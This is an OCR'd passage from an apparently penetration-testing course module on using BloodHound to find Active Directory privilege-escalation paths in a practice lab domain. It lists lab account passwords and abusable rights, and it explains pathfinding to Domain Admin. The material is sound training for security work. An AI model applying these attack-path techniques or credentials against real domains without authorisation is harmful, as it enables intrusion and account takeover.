svc_backups	BackingUpSecure1	WriteDacl	BACKUPS (GPO)
svc_backups	BackingUpSecure1	WriteOwner	BACKUPS (GPO)
svc_backups	BackingUpSecure1	GenericWrite	BACKUPS (GPO)
indhi	Password20	WriteSPN	nicole
nicole	Password21	GenericWrite	albert
sarah	Password12	AddKeyCredentialLink	indhi
elieser	Password22	Owns (User)	nicole
daniela	Password23	AddKeyCredentialLink	SRV01
cherly	Password24	ReadLAPSPassword	LAPS01
cherly	Password24	ReadGMSAPassword	svc_devadm
elizabeth	Password26	AllExtendedRights (User)	elieser
gil	Password28	AddAllowedToAct	DC01

To find the attack path use the search box and the path-finding option.



Next Steps

This is a useful section to learn if you need to practice any BloodHound attack vector. Take the time to practice and come back to this section when you need to refresh any concept.

In the following section, we will see some additional options that BloodHound offers to analyze the information and look for methods to achieve our goal.

Exercises

Neo4j Database Credentials: User: `neo4j` Password: `Password123`.

Lab: There are 3 active machines in this lab to practice: WS01, SRV01 and DC01.


Analyzing BloodHound Data

All of the AD enumeration data we collect is only useful if we know how to analyze it and use it to find misconfigurations and plan attack paths. Until now, we have used `SharpHound` ingestor to obtain all of this information, including user and computer properties, sessions, local admin rights, remote access privileges, etc. We can sort through this data and plan targeted attacks, but `BloodHound` provides a powerful tool to visualize links between all the data points we have collected so far. This can help plan an initial escalation/attack path or provide extra value to a client by finding more paths to obtain the "keys to the kingdom" or

finding other misconfigurations or privilege issues that, once fixed, will further strengthen their AD environment.

Mapping out INLANEFREIGHT.HTB

Once the data is imported into `BloodHound`, we can begin our review from the top down. Let's start with an overall domain analysis by typing `domain:INLANEFREIGHT.HTB` into the search bar.




From the results of the query, we can see the following information about the `INLANEFREIGHT.HTB` domain:


INLANEFREIGHT.HTB	
`Domain functional level`	2016
`Users`	34
`Groups`	60
`Computers`	7
`OUs`	6
`GPOs`	5

This is a relatively small domain (and not 100% realistic with the few computers), but it gives us enough data to work with. The domain functional level 2016 makes us think that there may not be legacy servers in the domain (though they may still exist).

The next step is to look at the `Domain Users` group and see the rights the group has. This is important because every user in the domain will inherit any rights granted to this group, meaning that even a minor misconfiguration could have a major effect on the domain's security.




Domain users have sessions on 2 hosts in the domain, have 31 direct members, and belong to 45 groups due to nested group membership. If we go to the `Local Admin Rights` section we see that it says we have 0, this is because the `Domain Users` group is not a member of the `Administrators` group on any of the machines. However, if we move to the `Outbound Object Control` section and click on `Transitive Object Control` " we will find all the objects that as `Domain Users` we have control over.




Next, we can click on the `pathfinding` button and enter `DOMAIN [email protected]` in the top field and `DOMAIN [email protected]` in the bottom to see if we have any direct paths to Domain Admin for all users. The query returns no data, which means a path does not exist.

Next, we can start running some of the `Pre-Built Analytics Queries` to find additional interesting information.

It is a good idea to obtain a list of all `Domain Admins`. Here we see 3 direct members of the group and 4 unrolled members due to the `peter` user being a member of the nested group `ITSecurity`.



Next, look at the `Find Shortest Paths to Domain Admins` query. This returns a few paths. We can see some paths from users who are not members of the "Domain Admins" group. User `Gil` has `AddAllowedToAct` privileges on domain controller `DC01`, user `Pedro` has `GenericAll` permissions on container `Users`, `Sarah` can gain control of user `Pedro` and service account `svc_backups` has control over a GPO that is applied on domain controllers.




Other interesting queries include:


Query	Result
`Find Principals with DCSync Rights`	Find accounts that can perform the DCSync attack, which will be covered in a later module.
`Users with Foreign Domain Group Membership`	Find users that belong to groups in other domains. This can help mount cross-trust attacks.
`Groups with Foreign Domain Group Membership`	Find groups that are part of groups in other domains. This can help mount cross-trust attacks.
`Map Domain Trusts`	Find all trust relationships with the current domain.
`Shortest Paths to Unconstrained Delegation Systems`	Find the shortest path to hosts with Unconstrained Delegation.
`Shortest Paths from Kerberoastable Users`	Show the shortest path to Domain Admins by selecting from all users in a dropdown that can be subjected to a Kerberoasting attack.
`Shortest Path from Owned Principals`	If we right-click a node and select `Mark user as owned` or `Mark computer as owned`, we can then run this query to see how far we can go from any users/computers that we have marked as "owned". This can be very useful for mounting further attacks.
`Shortest Paths to Domain Admins from Owned Principals`	Find the shortest path to Domain Admin access from any user or computer marked as "owned".
`Shortest Paths to High-Value Targets`	This will give us the shortest path to any objects that `BloodHound` already considers a high-value target. It can also be used to find paths to any objects that we right-click on and select Mark X as High Value.

Finding Sessions

BloodHound indicates the sessions we collect in the `Database Info` tab. We can also see the active sessions in nodes such as users, groups, or computers.



In the image above, we can see that we have captured a session from the `Domain Admins` group. Clicking on the session number will show us the computer to which the user member of the `Domain Admins` group was connected during the enumeration:




Similarly, we can find sessions for other users searching in groups or on computers. In the cypher query section, we will learn tricks to help us search for specific relationships in BloodHound.


Owned Principals

BloodHound's `Mark as Owned` feature allows a user to mark a node as owned or controlled, indicating that the node is under their control. This feature is particularly useful for Red Team assessments as it allows them to mark nodes they have compromised or have control over, and quickly identify other nodes in the environment they may be able to target.

To use `Mark as Owned`, a user can simply right-click on a node in the BloodHound interface and select `Mark as Owned`. The node will then be marked with a skull icon, indicating that it is owned.



Now we can go to the Analysis tab and select `Shortest Path from Owned Principals` and we can see what activities to perform with the users, group or teams that we have compromised.



Next Steps

We have now seen how `BloodHound` works, how to ingest data and import it into the GUI tool, find interesting information and perform pathfinding, and use pre-built queries to assess the security posture of the domain. It is worth practicing all aspects of the tool with the provided `INLANEFREIGHT.HTB` data.

Before writing custom queries, we will walk through a few exercises to further analyze the data and test our understanding of the tool.

Exercises

Questions: If you are using PwnBox, an option to transfer the file is to open this section within PwnBox and download the file.

Cypher Queries

As mentioned earlier, `BloodHound` uses the graph database Neo4j with Cypher Query Language to analyze relationships, not a relational database like MSSQL and other databases. Cypher is based on SQL but was designed and optimized for graph theory. In graph theory, data is structured as nodes and relationships to show how objects are connected and related. `BloodHound` uses Cypher to identify relationships among the hundreds or thousands of objects that may be present in a domain environment. Cypher was initially developed with the graph database `Neo4j`, which BloodHound uses to store data collected via the `SharpHound` ingestor, but was made open source in 2015 through openCypher.

`BloodHound` comes with many powerful pre-built queries and supports custom queries. By understanding Cypher, we can manipulate and examine BloodHound data in greater detail to better understand AD environments. This will enable us to identify relationships that attackers could exploit, which may have otherwise gone unnoticed for months or years. Armed with all built-in tools, tools such as `PowerView` and `BloodHound` with the ability to extend them to bend them to meet our needs, allowing for the extraction of data and identifying misconfigurations that others miss, will set us apart from other security professionals.

Instead of relying solely on the tool to detect obvious issues, we can leverage it to identify more nuanced and complex scenarios. By doing so, we can offer our clients added value and establish a trusted advisor relationship with them.

Before diving into some ways to extend `BloodHound with custom Cypher queries`, let's look at Cypher syntax to understand the language better.

Cypher Syntax

